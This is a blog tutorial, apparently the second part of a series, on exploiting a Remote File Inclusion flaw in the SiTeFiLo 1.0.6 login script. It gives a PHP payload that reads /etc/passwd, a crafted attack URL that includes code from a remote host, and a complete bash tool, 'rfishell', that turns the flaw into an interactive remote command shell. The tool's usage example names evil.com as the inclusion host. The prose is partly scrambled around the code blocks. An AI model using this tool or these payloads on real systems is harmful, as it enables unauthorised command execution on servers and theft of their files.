
In Part 1, we talked about getting a shell-like interface when attacking a target vulnerable to directory traversals. We continue with an article on exploiting Remote File Inclusion (RFI) attacks with a shell.
Typically if you can find an RFI vulnerability, then you can get it to execute a reverse web shell and you're all done. So what's this article about? In some cases, you may encounter a target that has some serious egress filtering enabled, and you can't find an outgoing port to connect back to your netcat instance. Or maybe you don't want to use a reverse shell for whatever reason. Rather than having to manually edit your RFI file to run commands on the target, we'll create a shell-ish interface to make the hacking experience a little more pleasant.
Let's have a look at a basic RFI example. We've discovered a target running the Simple Text-File Login script (SiTeFiLo). Version 1.0.6 is vulnerable to RFI attacks, as detailed in this advisory: http://www.securityfocus.com/bid/32811/

header.inc.php and have the target execute our PHP code. Let's test this. We create a /var/www/header.inc.php.txt file with the following contents: We craft our URL as follows, which will load our
<?php
print system("cat /etc/passwd");
?>
header.inc.php.txt into the target and have it execute cat /etc/passwd for us: When we load up that URL on the browser, we see our command get executed, and the contents of
http://taint.techorganic.com/slogin/slogin_lib.inc.php?slogin_path=http://cactuar.techorganic.com/
/etc/passwd displayed on the screen: 
header.inc.php.txt, fire up netcat to listen for connections, refresh the browser, and... nothing. 

netcat listen on port 80 for connections. If this isn't possible, or you don't want to have a reverse shell, here's one possible solution to simplify command execution on the target, without having to modify the PHP file manually. I call it rfishell for lack of a better term. Much like dirtshell from Part 1 of this post, rfishell provides a shell-ish interface for you to work on, allowing quick command entry and a clean output. Let's check it out. The command we'll use is
This tells
rfishell -f /var/www/header.inc.php.txt -u "http://taint.techorganic.com/slogin/slogin_lib.inc.php?slogin_path=http://cactuar.techorganic.com/"
rfishell to use /var/www/header.inc.php.txt as our PHP file containing the commands we want to run, and the target URL. When we hit Enter, rfishell presents us with a prompt. We'll enter the command and see the results displayed to us:
cat /etc/passwd

rfi_template function to tailor it for ASP, JSP, or whatever else. The script requires curl, so make sure you have that installed. The script only takes two parameters, the location of the file that will contain the commands to run, and the target URL. Commands you enter on the prompt are turned into PHP code and saved into the file specified with
#!/bin/bash

# this function writes to the file specified by -f
# by default it uses PHP, but change it as needed
function rfi_template {
    echo "<?php print system(\"$1\");?>" > $2
}

function usage {
    echo "usage: $0 [-f cmd.txt] -u URL"
    echo "eg   : $0 -f /var/www/hack.txt -u \"http://vulnsite.com/test.php?page=http://evil.com/\""
}

if [[ -z $1 ]]; then
    usage
    exit 0;
fi

url=""
rfifile=""

while getopts "u:f:" OPT; do
    case $OPT in
        u) url=$OPTARG;;
        f) rfifile=$OPTARG;;
        *) usage; exit 0;;
    esac
done

if [[ -z $url ]]; then
    usage
    exit 0;
fi

which curl &>/dev/null
if [[ $? -ne 0 ]]; then
    echo "[!] curl needs to be installed to run this script"
    exit 1
fi

if [[ ! -z $rfifile ]]; then
    while :; do
        cmd=""
        printf "[rfi>] "
        read cmd
        rfi_template "${cmd}" $rfifile
        echo "[+] requesting ${url}"
        curl "${url}"
        echo ""
    done
fi
-f, and curl is used to retrieve the results. Quick and simple; the way shell scripts should be.
